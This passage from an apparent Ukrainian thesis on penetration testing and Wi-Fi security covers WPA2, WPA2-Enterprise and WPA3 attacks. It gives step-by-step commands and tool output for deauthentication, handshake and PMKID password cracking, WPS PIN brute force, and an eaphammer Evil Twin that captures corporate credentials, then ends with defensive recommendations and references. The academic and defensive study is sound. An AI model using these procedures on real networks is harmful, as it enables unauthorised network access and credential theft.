11:27:21 Sending 64 directed DeAuth (code 7). STMAC: [56:EC:E8:0D:8A:85] [ 0|64 ACKs]
11:27:22 Sending 64 directed DeAuth (code 7). STMAC: [56:EC:E8:0D:8A:85] [ 0|64 ACKs]
11:27:22 Sending 64 directed DeAuth (code 7). STMAC: [56:EC:E8:0D:8A:85] [ 0|64 ACKs]
11:27:23 Sending 64 directed DeAuth (code 7). STMAC: [56:EC:E8:0D:8A:85] [ 0|64 ACKs]
11:27:23 Sending 64 directed DeAuth (code 7). STMAC: [56:EC:E8:0D:8A:85] [ 0|64 ACKs]
11:27:24 Sending 64 directed DeAuth (code 7). STMAC: [56:EC:E8:0D:8A:85] [ 0|64 ACKs]
11:27:25 Sending 64 directed DeAuth (code 7). STMAC: [56:EC:E8:0D:8A:85] [ 0|64 ACKs]
11:27:25 Sending 64 directed DeAuth (code 7). STMAC: [56:EC:E8:0D:8A:85] [ 0|64 ACKs]
11:27:26 Sending 64 directed DeAuth (code 7). STMAC: [56:EC:E8:0D:8A:85] [ 0|64 ACKs]
11:27:26 Sending 64 directed DeAuth (code 7). STMAC: [56:EC:E8:0D:8A:85] [ 0|64 ACKs]
11:27:27 Sending 64 directed DeAuth (code 7). STMAC: [56:EC:E8:0D:8A:85] [ 0|64 ACKs]
11:27:27 Sending 64 directed DeAuth (code 7). STMAC: [56:EC:E8:0D:8A:85] [ 0|64 ACKs]
11:27:28 Sending 64 directed DeAuth (code 7). STMAC: [56:EC:E8:0D:8A:85] [ 2|64 ACKs]

```

Рисунок 3.7 – Атака деавтентифікації

Якщо деаутентифікація пройде успішно, клієнт спробує повторно підключитися до мережі Wi-Fi. Точка доступу (AP) та клієнт почнуть обмін спеціальними пакетами, включаючи 4-way handshake, що містить інформацію, необхідну для зламу пароля. Використовуючи aircrack-ng -w /usr/share/wordlists/wifite.txt -b A4:88:73:45:EE:0F capture-01.cap можна послідовно перевірити кожен пароль зі словника на відповідність захопленому 4-way handshake. Якщо aircrack-ng знайде відповідність, то це і буде пароль мережі Wi-Fi.

```

Aircrack-ng 1.7

[00:00:25] 129824/203809 keys tested (5215.02 k/s)

Time left: 14 seconds                                63.70%

KEY FOUND! [ 01234test ]

Master Key      : 6C 1B C8 78 EC CE 03 2C 7B F4 A5 29 A0 65 30 91
                  67 36 DB 53 90 89 82 F7 39 96 BC 9A 30 AC F8 38

Transient Key   : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : 79 34 74 8A E9 2C 1F 53 CF F5 48 8D 41 24 36 38

```

Рисунок 3.8 – Результат успішного підбору паролю до мережі Wi-Fi

3.2.2 WPS PIN Bruteforce

Ще одна потенційна вразливість в протоколі WPA2-PSK — можливість атак на систему захисту Wi-Fi Protected Setup (WPS). Такі атаки спрямовані на виявлення проблем у процесі встановлення безпечного з'єднання між пристроєм та бездротовим маршрутизатором з використанням WPS. Мета дослідження тут — розуміння того, як можна отримати доступ до бездротової мережі, обійшовши традиційні методи аутентифікації.

Процес організації атаки виглядає наступним чином:

- переведення бездротової мережевої карти в режим моніторингу;
- запуск сканування для виявлення цільової мережі з активованим WPS;
- атака на WPS PIN методом брутфорса (з використанням Reaver):

Команда `reaver -i [interface] -b [BSSID] -vv` приводить до відповідного результату.

З тим самим PIN за допомогою команди `reaver -i [interface] -b [BSSID] -vv` ми можемо провести аутентифікацію в мережі.

Тут слід зробити невеликий відступ: процес налаштування WPS включає використання восьмизначного PIN, який може складатися лише з цифр від 0 до 9. На перший погляд, 8-значний PIN може представляти собою 100 000 000 різних комбінацій (оскільки кожна з восьми позицій може містити одну з десяти цифр).

Однак, фактична кількість унікальних комбінацій зменшується через особливості валідації цього PIN в реальній реалізації WPS. Зокрема, останній символ PIN-коду обчислюється як контрольна сума від попередніх семи символів. Таким чином, передостанній символ залишається єдиним невідомим значенням, а інші символи можна підібрати перебором. Крім того, перші чотири символи та наступні три символи перевіряються незалежно один від одного.



Рисунок 3.9 – Послідовність кроків процесу налаштування WPS

Через цю особливість, загальна кількість дійсних комбінацій, які можуть бути перевірені при брутфорс-атаці на WPS PIN, скорочується всього до 11 000 можливих комбінацій, що робить цю атаку достатньо простою.

3.2.3 PMKID Dump

Pairwise Master Key Identifier Dump (PMKID) — це процес отримання та зберігання PMKID з бездротової мережі, що працює за протоколом WPA/WPA2. PMKID — це частина ключової інформації, що використовується для встановлення безпечного з'єднання між клієнтським пристроєм та точкою доступу. Цей процес нагадує переключення між комірками в мобільних мережах. Іноді він впливає на стабільність з'єднання, оскільки кожного разу, коли клієнт виходить з діапазону однієї точки доступу і переходить до іншої, відбувається нове 4-стороннє рукошлякування. Для зниження затримок при таких переходах існує функція кешування Pairwise Master Key (PMK).

Багато маршрутизаторів кешують PMKID, щоб наступного разу клієнт міг повторно аутентифікуватися без виконання рукошлякування. Маршрутизатори з цією функцією включають PMKID в кадр EAPOL. Тут вже можливі варіанти: наприклад, можна спробувати перехопити PMKID і запустити атаку методом підбору пароля для вгадування PMK, необхідного для аутентифікації в мережі.

$$\text{PMKID} = \text{HMAC-SHA1-128}(\text{PMK}, \text{"PMK Name"} \parallel \text{MAC_AP} \parallel \text{MAC_STA})$$

$$\text{PMK} = \text{PBKDF2}(\text{Passphrase}, \text{SSID}, 4096)$$

The diagram illustrates the process of obtaining PMKID from a wireless network. It consists of two equations. The top equation shows PMKID as a function of PMK, a string 'PMK Name', and the concatenation of MAC addresses for the Access Point (AP) and the Station (STA). The bottom equation shows PMK as a function of a Passphrase, the SSID, and a fixed iteration count of 4096. A blue arrow points from the PMK variable in the bottom equation to the PMK variable in the top equation, indicating that PMK is derived from the passphrase and SSID before being used to calculate the PMKID.

Рисунок 3.10 – Процес отримання PMKID з бездротової мережі

Сама атака на PMKID вимагає доступу до бездротової мережі, а для її здійснення потрібний певний інструментарій. Атака виглядає так:

1. Переводимо бездротову мережеву карту в режим моніторинга;
2. Скануємо мережу та ідентифікуємо цілі;
3. Витягуємо PMKID (за допомогою hcxdumpstool):

Команда для цього виглядає так:

...

```
hcxdumpstool -i [interface] --enable_status=1 -o [output file]
```

...

Де [interface] - це ваш мережевий інтерфейс, а [output file] - файл, в якому збережеться PMKID.

```
hcxdumpstool -o --enable_status=1 --filterlist_ap= --filtermode=2
```

1. Взламуємо PMKID (за допомогою hcxpcaptool, Hashcat):
- За допомогою hcxpcaptool -z [hash file] [input file] конвертуємо раніше "здамплений" хеш в формат, читабельний для Hashcat. Тут [hash file] - це файл, в який буде записаний конвертований хеш, а [input file] - це файл, отриманий на попередньому кроці.
 - Здійснюємо взлом через команду hashcat -m 16800 [hash file] --force --show, де [hash file] - це файл з хешем PMKID.

Після успішного взлому, Hashcat покаже вам пароль до мережі.

3.3 Атака на WPA2-Enterprise

Атаки на системи WPA2-Enterprise спрямовані на аналіз рівня безпеки, який надають сервери аутентифікації та механізми керування ключами в складних корпоративних мережах. Важливо відзначити, що серед цілей можуть бути і фізичні атаки на мережеве обладнання.

WPA-Enterprise також відомий як стандарт WPA-EAP або WPA-802.1X. Він використовує протокол Extensible Authentication Protocol (EAP) для делегування аутентифікації клієнтів бездротової мережі на сервер RADIUS. EAP надає набір стандартизованих функцій і правил для реалізації

конкретних методів аутентифікації, відомих як EAP-методи. Серед таких методів можуть бути як аутентифікація на основі сертифікатів, так і на основі облікових даних. Ось декілька прикладів EAP-методів:

- EAP-TLS - метод є оригінальним стандартом EAP аутентифікації і широко підтримується, він дозволяє аутентифікацію тільки на основі сертифікатів.
- PEAP був розроблений компаніями Microsoft, Cisco і RSA Security і використовує тунельне шифрування TLS для передачі EAP-даних.
- EAP-TTLS представляє собою розширення TLS для забезпечення EAP через TLS-тунель і також широко підтримується в корпоративному середовищі, за винятком Microsoft.
- LEAP був розроблений Cisco до встановлення стандарту і не має вбудованої підтримки в продуктах Microsoft, в даний час вважається застарілим.
- EAP-FAST був розроблений Cisco як заміна LEAP.

Найбільш поширеними реалізаціями протоколу EAP є EAP-PEAP і EAP-TTLS. Оскільки з технічної точки зору вони дуже схожі один на одного, варто зосередитися, в першу чергу, на EAP-PEAP. PEAP використовує сертифікати на стороні сервера для перевірки автентичності сервера RADIUS. Майже всі атаки на PEAP пов'язані з неправильною настройкою перевірки сертифікатів.




Рисунок 3.11 – Процес аутентифікації в мережі Wi-Fi з використанням протоколу 802.1x

Розглянемо основні види атак на системи WPA2-Enterprise: Evil Twin (крадіжка облікових даних) та Online Bruteforce.

Evil Twin (крадіжка облікових даних).

Атака включає створення підробленої точки доступу, яка імітує цільовий SSID, щоб залучити клієнтів і змусити їх виконати аутентифікацію в другій фазі з підробленим RADIUS-сервером. Таким чином, ми можемо спробувати захопити облікові дані в відкритому вигляді або challenge-response дані, які використовуються в процесі внутрішньої аутентифікації. Слід відзначити, що ця атака не спрацює проти клієнтів, які:

- використовують аутентифікацію на основі сертифікатів (наприклад, EAP-TLS або PEAP з EAP-TLS), оскільки тут відсутні облікові дані, які можна вкрати;
- перевіряють сертифікат сервера під час першої фази аутентифікації.



Рисунок 3.12 – Процес отримання облікових даних користувачів

Процес організації атаки виглядає наступним чином:

- Установка бездротової мережевої картки в режим моніторингу;
- Ідентифікація цілі - сканування мережі та пошук клієнтів, які використовують цільову мережу;
- Створення підробленої точки доступу (з використанням eaphammer):

Використовуємо `./eaphammer --cert-wizard` для того, щоб згенерувати self-signed сертифікат, а потім створюємо Evil Twin з параметрами, які нас цікавлять `./eaphammer --bssid [BSSID] --essid [ESSID] --channel [channel number] --wpa 2 --auth peap --interface wlan0 --creds`, де [BSSID] - MAC-адреса точки доступу, [ESSID] - ім'я мережі, [channel number] - номер каналу. Цей процес створює підроблену точку доступу, яка імітує цільову мережу і спробує захопити облікові дані користувачів, які спробують підключитися до неї.

- Захоплення облікових даних RADIUS, включаючи дані challenge-response:

Клієнти почнуть відключатися від цільової мережі і підключатися до нашої точки доступу. Клієнтські пристрої, які стали мішенню атаки і не налаштовані на відхилення недійсних сертифікатів, отримають попередження, з проханням перевірити сертифікат сервера, щоб переконатися, що він підходить для цієї мережі.

На цьому етапі ми очікуємо, що принаймні один співробітник атакованої корпоративної мережі точно погодиться з повідомленням з прикладу вище. Також часто зустрічаються пристрої, налаштовані на автоматичне прийняття недійсних сертифікатів. Якщо пощастить, ви побачите в терміналі імена користувачів і дані challenge-response:

- Отримання доступу до бездротової мережі:

використовуючи команду `asleap -C [challenge] -R [response] -W [wordlist]`, ми отримуємо NT-хеш і пароль.

Подальші дії для збору облікових даних в чистому вигляді можуть включати використання інших методик Evil Twin, наприклад, EAP-downgrade або Captive Portal.

Online Bruteforce

Незважаючи на те, що мережі WPA-Enterprise вважаються більш безпечними, ніж мережі WPA-PSK, вони часто піддаються атакам онлайн-перебору паролів.

Процес організації такої атаки виглядає наступним чином:

1. установка бездротової мережевої картки в режим моніторингу;
2. ідентифікація цілі - сканування мережі та пошук клієнтів, що використовують цільову мережу;

3. створення лістингу з можливими іменами користувачів і паролями, які можуть бути використані для аутентифікації - тут можуть допомогти різні OSINT методи. Для здійснення цього кроку можна використати `air-hammer`:

```
./air-hammer.py -i wlan0 -e -u -P -l
```

Оскільки облікові дані WPA-Enterprise часто є обліковими даними користувача домену, можна використовувати виявлені облікові дані, щоб отримати доступ до додаткових систем корпоративної мережі.

3.4 Атака на WPA3

У січні 2018 року Wi-Fi Alliance оголосила про розробку нового WPA3, який повинен був замінити WPA2, вразливий для Key Reinstallation Attack (KRACK-атаки). Новий стандарт використовував 128-бітне шифрування у режимі WPA3-Personal або 192-бітне шифрування в режимі WPA3-Enterprise. Його важче атакувати через наявність сучасного протоколу встановлення ключів (SAE) і безпечного рукостискання Dragonfly Key Exchange. Інші важливі функції безпеки WPA3 включають:

- захист клієнтських фреймів MFP, який запобігає несанкціонованій взаємодії з зовнішніми джерелами;
- неперервну генерацію нових сесійних ключів при кожній новій комунікації, що запобігає розшифровці попередніх повідомлень - Perfect Forward Secrecy;
- протокол для налаштування пристроїв, що дозволяє новим пристроям підключатися до мережі за допомогою QR-кодів - DPP.

Вразливості WPA3.

У 2019 році дослідники з безпеки Меті Ванхоф (Mathy Vanhoef) та Ейял Ронен (Eyal Ronen) виявили недоліки в дизайні WPA3, які можна поділити на дві категорії: downgrade-атаки та слабкі місця в Dragonfly handshake, що використовуються в WPA3:

- Downgrade & Dictionary Attack проти WPA3-Transition - атаки через зловживання зворотної сумісності WPA3, коли клієнта змушують підключитися до фальшивої точки доступу WPA2 для захоплення рукостискання;
- Security Group Downgrade - коли клієнта змушують вибирати слабкі групи безпеки, шляхом відхилення його комміт-фреймів через rogue AP;

- Timing-Based Side-Channel Attack - зловживання часом відповіді точки доступу на комміт-фрейми при використанні груп безпеки MODP;
- Cache-Based Side-Channel Attack - коли memory access patterns відкривають інформацію про пароль, якщо нападаюча сторона контролює додаток на пристрої жертви;
- DoS - аб'юз комміт-фреймів, який викликає велике навантаження на процесор (CPU) або призводить до дисконекту клієнта.

У опублікованому дослідницькому документі можна знайти більш повну інформацію про кожну з вразливостей. Для їх демонстрації були створені PoC-скрипти, які до цих пір активно використовуються дослідниками в галузі інформаційної безпеки: Dragondrain, Dragontime, Dragonforce, Dragonslayer та інші.

WPA3-Transition Downgrade Attack.

Хоча здається, що знайти детальні матеріали про атаки на WPA3 в мережі складно, в рамках даного дослідження вдалося знайти детальну статтю про Downgrade-атаку на маршрутизатор з увімкненою функцією WPA3-Transition. Атака базується на техніці Evil Twin: якщо клієнт підключений до роутера через WPA3 з увімкненою функцією WPA3-Transition, зловмисник може створити фальшиву точку доступу WPA2, змусити клієнта підключитися до неї через WPA2, захопити рукописання і зламати пароль Wi-Fi мережі.

ВИСНОВКИ

В умовах сьогодення особливо важливим є захист інформаційних систем об'єктів критичної інфраструктури, фінансових установ, державних реєстрів тощо. Тому розробка узагальненої методології, яка дозволить проводити перевірку захищеності комп'ютерних мереж в мінімально можливі терміни і отримувати якісну й об'єктивну оцінку захищеності є перспективною задачею.

В дипломній роботі було проаналізовано найбільш розповсюджені міжнародні методології проведення тестування на проникнення.

Результати порівняльного аналізу стандартів та методик тестування на проникнення показали, що методика ISSAF є найбільш опрацьованою методикою тестування на проникнення.

Методики OSSTMM, PETA, а також стандарти NIST SP 800-115, BSI більшою мірою носять теоретичний характер, хоча при цьому NIST SP 800-115 та BSI фактично є стандартами країн-розробників, яких необхідно дотримуватись, проводячи тестування на проникнення в цих країнах. Стандарт PTES та методика PTF є практично-орієнтованими та містять широкий набір технічних рекомендацій та конкретних вразливостей, які необхідно перевіряти під час тестування на проникнення.

При цьому зазначимо, що у стандарті PTES досить докладно викладено питання перевірки безпеки бездротових та телекомунікаційних мереж. Проте, слід зазначити, що подробиця викладу технічних аспектів, на жаль, швидко застаріває з розвитком IT-індустрії, випуском нових програмних та апаратних платформ. У зв'язку з цим вищезгадані технічні методики з часом швидко застарівають, а розробники не завжди встигають підтримувати їх у актуальному стані. Методика OWASP, порівняно з іншими методиками та стандартами, є вузько орієнтованою на тестування веб-додатків.

За результатом аналізу можна відзначити, що єдиної комплексної методології проведення даного виду тестування на даний момент не існує.

Кожна з розглянутих в роботі методологій фокусується на певних питаннях, і як наслідок, при проведенні комплексного тестування на проникнення неможливо повністю спиратись лише на одну методологію. У зв'язку з цим необхідно використовувати декілька методологій одночасно, а це в свою чергу уповільнює процес оцінювання.

Виходячи з того, що власники бізнесу часто не беруть до уваги захист бездротових мереж, пентестери повинні приділяти особливу увагу вивченню різних технік атак. Регулярні перевірки Wi-Fi мереж дуже сприяють підвищенню безпеки компаній.

Проведено аналіз уразливостей бездротових каналів передачі. Наведено систематику загроз для бездротових технологій Wi-Fi та Bluetooth. Проведений аналіз дозволяє оцінити вразливості та загрози бездротових мереж, які використовують стандарти WEP, WPA, WPA2, WPA3. Показано, що стандарт WPA3 є найбільш стійким, але і він має вразливості.

Для мінімізації ризиків існує низка важливих кроків та рекомендацій: від використання сучасних версій протоколів до регулярного оновлення пристроїв та впровадження надійних паролів. Правильні дії можуть значно покращити захист бездротової мережі, ключові аспекти тут досить стандартні:

- Використовуйте останню версію WPA (WPA3);
- Регулярно оновлюйте прошивку на маршрутизаторах/точках доступу та клієнтських пристроях мережі;
- Впроваджуйте складні паролі;
- Вимикайте вразливі функції (наприклад, WPS та кешування PMKID для WPA2, WPA3-Transition для WPA3);
- Вимикайте автопідключення на клієнтських пристроях.

Результати роботи можуть бути використані при побудові захищених приватних мереж бездротового зв'язку.

ПЕРЕЛІК ДЖЕРЕЛ ПОСИЛАННЯ

1. The Internet of Everything: smart things and their impact on business models / D. J. Langley et al. *Journal of business research*. 2021. Vol. 122. P. 853–863. URL: <https://doi.org/10.1016/j.jbusres.2019.12.035>.
2. Tihonov A., Ivannikov A., Cvetkov V. Terminologicheskie otnosheniya. *Fundamental'nye issledovaniya*. 2009. No. 5. P. 146–148.
3. Trust models of internet of smart things: a survey, open issues, and future directions / A. Altaf et al. *Journal of network and computer applications*. 2019. Vol. 137. P. 93–111. URL: <https://doi.org/10.1016/j.jnca.2019.02.024>.
4. Jeong J.-i. A study on the iot based smart door lock system. *Lecture notes in electrical engineering*. Singapore, 2016. P. 1307–1318. URL: https://doi.org/10.1007/978-981-10-0557-2_123.
5. Han D., Kim H., Jang J. Blockchain based smart door lock system. *2017 international conference on information and communication technology convergence (ICTC)*, Jeju, 18–20 October 2017. 2017. URL: <https://doi.org/10.1109/ictc.2017.8190886>.
6. Mackensen E., Lai M., Wendt T. M. Bluetooth Low Energy (BLE) based wireless sensors. *2012 IEEE Sensors*, Taipei, Taiwan, 28–31 October 2012. 2012. URL: <https://doi.org/10.1109/icsens.2012.6411303>.
7. Security and privacy threats for bluetooth low energy in iot and wearable devices: a comprehensive survey / A. Barua et al. *IEEE open journal of the communications society*. 2022. Vol. 3. P. 251–281. URL: <https://doi.org/10.1109/ojcoms.2022.3149732>.
8. IEEE 802.11be wi-fi 7: new challenges and opportunities / C. Deng et al. *IEEE communications surveys & tutorials*. 2020. Vol. 22, no. 4. P. 2136–2166. URL: <https://doi.org/10.1109/comst.2020.3012715>.
9. Lashkari A. H., Towhidi F., Hosseini R. S. Wired equivalent privacy (WEP). *2009 international conference on future computer and communication*

(ICFCC), Kuala Lumpur, Malaysia, 3–5 April 2009. 2009. URL: <https://doi.org/10.1109/icfcc.2009.32>.

10. Edney J., Arbaugh W. A. Real 802.11 security: wi-fi protected access and 802.11i. Addison-Wesley Professional, 2003. 480 p.

11. Modified temporal key integrity protocol for efficient wireless network security. *International conference on security and cryptography*, Barcelona, Spain, 28–31 July 2007. 2007. URL: <https://doi.org/10.5220/0002125601510156>.

12. Herzog P. The open source security testing methodology manual. 3rd ed. New York : ISECOM, 2006. 209 p.

13. Technical guide to information security testing and assessment / K. Scarfone et al. USA : NIST, 2008. 80 p.

14. OWASP web security testing guide | OWASP foundation. *OWASP Foundation, the Open Source Foundation for Application Security | OWASP Foundation*. URL: <https://owasp.org/www-project-web-security-testing-guide/>.

15. PTES technical guidelines - the penetration testing execution standard. *The Penetration Testing Execution Standard*. URL: http://www.pentest-standard.org/index.php/PTES_Technical_Guidelines.

16. ISSAF - information system security assesment framework / B. Rathore et al. Open Information Systems Security, 2006. 1264 p.